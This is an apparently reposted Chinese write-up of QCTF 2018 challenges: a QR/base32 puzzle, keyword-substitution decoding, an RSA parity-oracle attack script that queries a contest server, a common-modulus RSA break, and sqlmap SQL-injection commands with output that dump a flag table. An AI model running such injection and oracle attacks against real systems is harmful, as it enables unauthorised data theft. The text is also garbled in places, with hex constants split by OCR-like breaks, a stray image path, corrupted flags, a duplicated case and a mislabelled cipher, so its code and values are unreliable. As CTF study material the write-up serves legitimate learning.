QCTF 2018线上赛 writeup

转载

weixin_33896069 于 2018-07-16 17:12:00 发布 246 收藏
文章标签： python 数据库 ux
原文链接：http://www.cnblogs.com/semishigure/p/9318258.html

本次算是被QCTF打趴了，本来做题时间就少（公司无限开会，开了一天，伪借口），加上难度和脑洞的增大，导致这次QCTF又酱油了。。。就连最基本的签到题都没做出来。。。这就很气

好了，以下是解题思路

MISC

0x01 X-man-A face

下载附件，得到图片

简单拖进binwalk扫一下，无果，查看附件属性信息，无果。

最后尝试补全一下图中的二维码

打开画图工具，键盘拼接一下，得到

扫描图中二维码，居然可以扫出东西，得到

KFBVIRT3KBZGK5DUPFPVG2LTORSXEX2XNBXV6QTVPFZV6TLFL5GG6YTTORSXE7I=

base64走起，没用

那base32走起，得到flag：QCTF{Pretty_Sister_Who_Buys_Me_Lobster}

0x02 X-man-Keyword

签到题，下载图片得到

提取图片信息

PVSF{vVckHejqBOVX9C1c13GFfkHJrjlQeMwf}

根据提示，搜索置换密码等关键字，查到该加密方式是Nihilist加密。

简单说一下原理

原26个英文字母为ABCDEFGHIJKLMNOPQRSTUVWXYZ

把关键字提前后为LOVEKFCABDGHIJMNPQRSTUWXYZ

在置换后的序列里可以发现对应关系P=Q，V=C，S=T，F=F。。。。。

规律确认无误后，最后通过脚本解出

```
# coding=utf-8
# author:401219180
import string

enc = 'PVSF{vVckHejqBOVX9C1c13GFfkHJrjIQeMwf}'
grid = 'LOVEKFC' + 'ABDGHIJMNPQRSTUWXY'
flag = ''

for i in enc:
    if i in string.ascii_lowercase:
        index = grid.lower().index(i)
        flag += string.ascii_lowercase[index]
        continue
    if i in string.ascii_uppercase:
        index = grid.upper().index(i)
        flag += string.ascii_uppercase[index]
        continue
    flag += i
print flag
```

Crypto

0x01 babyRSA

最开始以为是一道常规的RSA破解，直接丢进msieve和yafu，fatorydb等跑起来。。。

。。。

。。。

。。。

跑炸了都没出个有用的东西。。。

就此卡住，先nc 47.96.239.28 23333看看后面的题目

发现是提供一个密文，系统会返回even和odd

于是联想到最低有效位（LSB）oracle攻击 （后来才知道的。。。）

从出题大佬那里py到的提示：https://crypto.stackexchange.com/questions/11053/rsa-least-significant-bit-oracle-attack

仍然看不懂。。。后来又找到了一个中文版：https://introspelliam.github.io/2018/03/27/crypto/RSA-Least-Significant-Bit-Oracle-Attack/

这里说一下我理解的大概原理：

如果我们已经知道公钥中N,e,c，那么我们就可以通过构造任意构造密文c1，即c1=（2**e mod n)*c，作为密文发送出去，根据返回此密文解密后p1的末尾某些比特位的性质（记为函数f），求得原始明文信息！

最简单的函数f 是表示 p 的奇偶性（即even和odd）。

若返回f(2P)

> 如果f(2P)f(2P) 返回的最后一位是0，那么2P<N2P<N，即P<N/2P<N/2
>
> 如果f(2P)f(2P) 返回的最后一位是1，那么2P>N2P>N，即 P>N/2P>N/2

接着我们来看看2P2P 和 4P4P

> 如果返回的是（偶，偶），那么有 P<N/4P<N/4
>
> 如果返回的是（偶，奇），那么有N/4<P<N/2N/4<P<N/2
>
> 如果返回的是（偶，奇），那么有N/2<P<3N/4N/2<P<3N/4
>
> 如果返回的是（奇，奇），那么有3N/4<P<N3N/4<P<N

结论就是

如果我们循环下去，基本上就可以得到P所处在的空间。当次数不断叠加，最终所处在的空间将会十分的小，于是就可以解出对应的解！

P∈[0,P] 也即LB=0， UB=N

使用log2 Nlog2 N 次可以根据密文C 求解出明文P

C′=(2e mod N)∗C

```
if (Oracle(C') == even):
    UB = (UB + LB)/2;
else:
    LB = (UB + LB)/2;
```

模仿了写法，求得LB

```python
# coding=utf-8
# author:401219180
import binascii
import socket


def getevenOrodd(c):
    """nc连接获取even or odd"""
    adress = "47.96.239.28"
    port = 23333
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((adress, int(port)))
    s.recv(1024)
    data = hex(c)[:-1] + "\n"
    s.send(data)
    codeindex = s.recv(1024)
    s.shutdown(1)
    s.close()
    print codeindex
    return codeindex


def decrypt(n):
    LB = 0
    UB = n
    e = 65537
    c =
int("0x4f377296a19b3a25078d614e1c92ff632d3e3ded772c4445b75e468a9405de05d15c77532964120ae11f8655b68a630607df0
568a7439bc694486ae50b5c0c8507e5eecdea4654eeff3e75fb8396e505a36b0af40bd5011990663a7655b91c9e6ed2d770525e4698d
ec9455db17db38fa4b99b53438b9e090001879493279 80ca903d0eef114afc42b771657ea5458a4cb399212e943d139b7ceb6d5721f5
46b75cd53d65e025f4df7eb8637152ecbb6725962c7f66b714556d754f41555c691a34a798515f1e2a69c129047cb29a9eef466c206a
7f4dbc2cea1a46a39ad3349a7db56c1c997dc181b1afcb76fa1bbbf118a4ab5c515e274ab2250dba1872be0",16)
    while LB != UB:
        c1 = (pow(2, e, n) * c) % n
        if getevenOrodd(c1)[:-1] == "even":
            UB = (UB + LB) / 2
        else:
            LB = (UB + LB) / 2
        c = c1
    print LB

n=int("0x0b765daa79117afe1a77da7ff8122872bbcbddb322bb078fe0786dc40c9033fadd639adc48c3f2627fb7cb59bb0658707fe
516967464439bdec2d6479fa3745f57c0a5ca255812f0884978b2a8aaeb750e0228cbe28a1e5a63bf0309b32a577eecea66f7610a9a4
e720649129e9dc2115db9d4f34dc17f8b0806213c035e22f2c5054ae584b440def00afbccd458d020cae5fd1138be6507bc0b1a10da7
e75def484c5fc1fcb13d11be691670cf38b487de9c4bde6c2c689be5adab08b486599b619a0790c0b2d70c9c461346966bcbae53c500
7d0146fc520fa6e3106fbfc89905220778870a7119831c17f98628563ca020652d18d72203529a784ca73716db",16)
decrypt(n)
```

LB=560856645743734814774953158390773525781916094468093308691660509501812320

这里的LB也就是明文P（Plaintext）

最后int转ascii即可

```
LB = 560856645743734814774953158390773525781916094468093308691660509501812320
plaintext = binascii.unhexlify(hex(LB)[2:-1])
print(plaintext)


plaintext =QCTF{RSA_parity_oracle_is_fun`
```

0x02 Xman-RSA

下载题目附件得到

依次点开查看，分析

应该是从encryption.encrypyed入手

```
gqhb jbkl2 pbkhqw pt_kqpbd
gqhb ht pbkhqw zqreahb
pbkhqw urtd64

adg ulwdt_wh_ezb(u):
    qdwzqe pew(u.dexhad('mdi'), 16)

adg ezb_wh_ulwdt(e):
    u = mdi(e)[2:-1]
    u = '0' + u pg yde(u)%2 == 1 dytd u
    qdwzqe u.adxhad('mdi')

adg jdw_r_kqpbd(y):
    qreahb_tdda = zqreahb(y)

    ezb = ulwdt_wh_ezb(qreahb_tdda)

    fmpyd Tqzd:
        pg pt_kqpbd(ezb):
            uqdry
        ezb+=1
    qdwzqe ezb

adg dexqlkw(t, d, e):
    k = ulwdt_wh_ezb(t)
    k = khf(k, d, e)
    qdwzqe ezb_wh_ulwdt(k).dexhad('mdi')

adg tdkrqrwd(e):
    k = e % 4
    w = (k*k) % 4
    qdwzqe w == 1

g = hkde('gyrj.wiw', 'q')
gyrj = g.qdra()

btj1 = ""
btj2 = ""
ghq p pe qrejd(yde(gyrj)):
    pg tdkrqrwd(p):
        btj2 += gyrj[p]
    dytd:
        btj1 += gyrj[p]

kl = jdw r kqpbd(128)
```

从原文可以看出，这个语法有点像python，可能是python源码被做了简单的移位加密，例如gqhb=from，adg=def，urtd64应该是base64。。。

这里应该不是凯撒加密，移位的数字是没有规律的，所以只能一点一点的摸索猜测密文和明文字母的对应关系，如果熟悉python，就能猜出

最后人工手写出解密脚本

```
cpdic = {
    "a": "d", "d": "e", "g": "f", "q": "r", "h": "o", "b": "m", "u": "b", "r": "a", "t": "s", "p": "i", "k": "p",
    "w": "t", "z": "u", "e": "n", "x": "c", "y": "l", "l": "y", "f": "w", "m": "h", "j": "g", "i": "x", "v": "k"
}

f1 = open("C:\\Users\\fuzhi\\Desktop\\Downloads\\encryption.encrypted", "r") //本地文件
data1 = f1.read()
listdata1 = list(data1)
i = 0
for strindex in listdata1:
    if strindex in cpdic:
        listdata1[i] = cpdic[strindex]
    i += 1

s = "".join(listdata1)
print s
```

还原出的encryption.encrypyed为

```
from gmpy2 import is_prime
from os import urandom
import base64

def bytes_to_num(b):
    return int(b.encode('hex'), 16)

def num_to_bytes(n):
    b = hex(n)[2:-1]
    b = '0' + b if len(b)%2 == 1 else b
    return b.decode('hex')

def get_a_prime(l):
    random_seed = urandom(l)

    num = bytes_to_num(random_seed)

    while True:
        if is_prime(num):
            break
        num+=1
    return num

def encrypt(s, e, n):
    p = bytes_to_num(s)
    p = pow(p, e, n)
    return num_to_bytes(p).encode('hex')

def separate(n):
    p = n % 4
    t = (p*p) % 4
    return t == 1
```

```
f = open('flag.txt', 'r')
flag = f.read()

msg1 = ""
msg2 = ""
for i in range(len(flag)):
    if separate(i):
        msg2 += flag[i]
    else:
        msg1 += flag[i]

p1 = get_a_prime(128)
p2 = get_a_prime(128)
p3 = get_a_prime(128)
n1 = p1*p2
n2 = p1*p3
e = 0x1001
c1 = encrypt(msg1, e, n1)
c2 = encrypt(msg2, e, n2)
print(c1)
print(c2)

e1 = 0x1001
e2 = 0x101
p4 = get_a_prime(128)
p5 = get_a_prime(128)
n3 = p4*p5
c1 = num_to_bytes(pow(n1, e1, n3)).encode('hex')
c2 = num_to_bytes(pow(n1, e2, n3)).encode('hex')
print(c1)
print(c2)

print(base64.b64encode(num_to_bytes(n2)))
print(base64.b64encode(num_to_bytes(n3)))
```

代码审计后，可以利用共模攻击求出n1，然后利用公约数求出p1，p2，p3，再求出d1，d2，从而解出msg1和msg2

解密源码为：

```
# coding=utf-8
# author:401219180

import base64
import binascii
import gmpy2

e = 0x1001
e1 = 0x1001
e2 = 0x101

n2cipertext =
"PVNHb2BfGAnmxLrbKhgsYXRwWIL9eOj6K0s3I0slKHCTXTAUtZh3T0r+RoSlhpO3+77AY8P7WETYz2Jzuv5FV/mMODoFrM5fMyQsNt90Vyn
R6J3Jv+fnPJPsm2hJ1Fqt7EKaVRwCbt6a4BdcRoHJsYN/+eh7k/X+FL5XM7viyvQxyFawQrhSV79FIoX6xfjtGW+uAeVF7DScRcl49dlwODh
FD7SeLqzoYDJPIQS+VSb3YtvrDgdV+EhuS1bfWvkkXRijlJEpLrgWYmMdfsYX8u/+Ylf5xcBGn3hv1YhQrBCg77AHuUF2w/gJ/ADHFiMcH3u
x3nqOsuwnbGSr7jA6Cw=="
n3cipertext =
"TmNVbWUhCXR1od3gBpM+HGMKK/4ErfIKITxomQ/QmNCZlzmmsNyPXQBiMEeUB8udO7lWjQTYGjD6k21xjThHTNDG4z6C2cNNPz73VIaNTGz
```

```
0hrh6CmqDowFbyrk+rv53QSkVKPa8EZnFKwGz9B3zXimm1D+01cov7V/ZDfrHrEjsDkgK4ZlrQxPpZAPl+yqGlRK8soBKhY/PF3/GjbquRYe
YKbagpUmWOhLnF4/+DP33ve/EpaSAPirZXzf8hyatL4/5tAZ0uNq9W6T4GoMG+N7aS2GeyUA2sLJMHymW4cFK5l5kUvjslRdXOHTmz5eHxqI
V6TmSBQRgovUijlNamQ=="

n2hex = base64.b64decode(n2cipertext).encode("hex")
n3hex = base64.b64decode(n3cipertext).encode("hex")

n3 = int(n3hex, 16)
n2 = int(n2hex, 16)

n1ciper1hex =
"2639c28e3609a4a8c953cca9c326e8e062756305ae8aee6efcd346458aade3ee8c2106ab9dfe5f470804f366af738aa493fd2dc26cb
249a922e121287f3eddec0ed8dea89747dc57aed7cd2089d75c23a69bf601f490a64f73f6a583081ae3a7ed52238c13a95d3322065ad
ba9053ee5b12f1de1873dbad9fbf4a50a2f58088df0fddfe2ed8ca1118c81268c8c0fd5572494276f4e48b5eb424f116e6f5e9d66da1
b6b3a8f102539b690c1636e82906a46f3c5434d5b04ed7938861f8d453908970eccef07bf13f723d6fdd26a61be8b9462d0ddfbedc91
886df194ea022e56c1780aa6c76b9f1c7d5ea743dc75cec3c805324e90ea577fa396a1effdafa3090"
n1ciper2hex =
"42ff1157363d9cd10da64eb4382b6457ebb740dbef40ade9b24a174d0145adaa0115d86aa2fc2a41257f2b62486eaebb655925dac78
dd8d13ab405aef5b8b8f9830094c712193500db49fb801e1368c73f88f6d8533c99c8e7259f8b9d1c926c47215ed327114f235ba8c87
3af7a0052aa2d32c52880db55c5615e5a1793b690c37efdd5e503f717bb8de716303e4d6c4116f62d81be852c5d36ef282a958d8c82c
f3b458dcc8191dcc7b490f227d1562b1d57fbcf7bf4b78a5d90cd385fd79c8ca4688e7d62b3204aeaf9692ba4d4e44875eaa63642775
846434f9ce51d138ca702d907849823b1e86896e4ea6223f93fae68b026cfe5fa5a665569a9e3948a"

n1ciper1 = int(n1ciper1hex, 16)
n1ciper2 = int(n1ciper2hex, 16)

# 共模攻击
gcd, s, t = gmpy2.gcdext(e1, e2)
if s < 0:
    s = -s
    n1ciper1 = gmpy2.invert(n1ciper1, n3)
if t < 0:
    t = -t
    n1ciper2 = gmpy2.invert(n1ciper2, n3)
n1 = gmpy2.powmod(n1ciper1, s, n3) * gmpy2.powmod(n1ciper2, t, n3) % n3
print n1

"""
因为
n1 = p1 * p2
n2 = p1 * p3
可求得公约数p1，然后依次解出p2,p3
"""
p1 = gmpy2.gcd(n1, n2)
p2 = n1 / p1
p3 = n2 / p1

# 解出d1,d2
d1 = gmpy2.invert(e, (p1 - 1) * (p2 - 1))
d2 = gmpy2.invert(e, (p1 - 1) * (p3 - 1))

c1hex =
"1240198b148089290e375b999569f0d53c32d356b2e95f5acee070f016b3bef243d0b5e46d9ad7aa7dfe2f21bda920d0ac7ce7b1e48
f22b2de410c6f391ce7c4347c65ffc9704ecb3068005e9f35cbbb7b27e0f7a18f4f42ae572d77aaa3ee189418d6a07bab7d93beaa365
c98349d8599eb68d21313795f380f05f5b3dfdc6272635ede1f83d308c0fdb2baf444b9ee138132d0d532c3c7e60efb25b9bf9cb62db
a9833aa3706344229bd6045f0877661a073b6deef2763452d0ad7ab3404ba494b93fd6dfdf4c28e4fe83a72884a99ddf15ca030ace97
8f2da87b79b4f504f1d15b5b96c654f6cd5179b72ed5f84d3a16a8f0d5bf6774e7fd98d27bf3c9839"
c2hex =
"129d5d4ab3f9e8017d4e6761702467bbeb1b884b6c4f8ff397d078a8c41186a3d52977fa2307d5b6a0ad01fedfc3ba7b70f776ba379
```

```
0a434441b954e5a7d64b1a5abeb6507c170a5eb44678a886adf81cb4848a55afb4db7cd78181566c7e6e29111f5abab0bbd2d4f198258
27e58d48d5466e021a64599b3e867840c07e29582961f81643df07f678a61a9f9027ebd34094e272dfbdc4619fa0ac60f0189af785df
77e7ec784e086cf692a7bf7113a7fb8446a65efa8b431c6f72c14bcfa49c9b491fb1d87f2570059e0f13166a85bb555b40549f45f04b
c5dbd09d8b858a5382be6497d88197ffb86381085756365bd757ec3cdfa8a77ba1728ec2de596c5ab"

c1 = int(c1hex, 16)
c2 = int(c2hex, 16)

msg1 = pow(c1, d1, n1)
msg2 = pow(c2, d2, n2)

print msg1
print msg2
```

求得msg1和msg2后，转成ascii，然后拼接即可


```
plantext1 = binascii.unhexlify(hex(msg1)[2:])
plantext2 = binascii.unhexlify(hex(msg2)[2:])

flag = ""for i in range(len(plantext1) - 1):
    flag += (plantext1[i] + plantext2[i])
print flag
```

flag：XMAN{CRYPT0_l5_50_Interestingvim rsa.py}

WEB

0x01 NewsCenter

打开网页来到



通过简单的输入调试，感觉应该是考察sql注入

于是sqlmap一把梭

爆库python sqlmap.py -u "http://47.96.118.255:33066/" --data="search=1" --current-db

```
[16:47:27] [INFO] testing MySQL
[16:47:27] [INFO] confirming MySQL
[16:47:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9.0 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0.0
[16:47:27] [INFO] fetching current database
current database:    'news'
[16:47:27] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 48 times
[16:47:27] [INFO] fetched data logged to text files under 'C:\Users\fuzhi\.sqlmap\output\47.96.118.255'
```

爆表python sqlmap.py -u "http://47.96.118.255:33066/" --data="search=1" -D news --tables

```
[16:48:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9.0 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL 5
[16:48:41] [INFO] fetching tables for database: 'news'
[16:48:41] [WARNING] reflective value(s) found and filtering out
Database: news
[2 tables]
+--------------+
| news         |
| secret_table |
+--------------+
```

爆字段python sqlmap.py -u "http://47.96.118.255:33066/" --data="search=1" -D news -T secret_table --columns

```
back-end DBMS: MySQL 5
[16:49:54] [INFO] fetching columns for table 'secret_table' in database 'news'
[16:49:54] [WARNING] reflective value(s) found and filtering out
Database: news
Table: secret_table
[2 columns]
+--------+---------------------+
| Column | Type                |
+--------+---------------------+
| fl4g   | varchar(50)         |
| id     | int(10) unsigned    |
+--------+---------------------+
```

爆值python sqlmap.py -u "http://47.96.118.255:33066/" --data="search=1" -D news -T secret_table -C "*fl4g,id*" *--dump*

```
[16:57:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9.0 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL 5
[16:57:29] [INFO] fetching entries of column(s) 'fl4g, id' for table 'secret_table' in database 'news'
[16:57:29] [WARNING] reflective value(s) found and filtering out
Database: news
Table: secret_table
[1 entry]
+-----------------------------+----+
| fl4g                        | id |
+-----------------------------+----+
| QCTF{sql_inJec7ion_ezzzzzz} | 1  |
+-----------------------------+----+
```

转载于:https://www.cnblogs.com/semishigure/p/9318258.html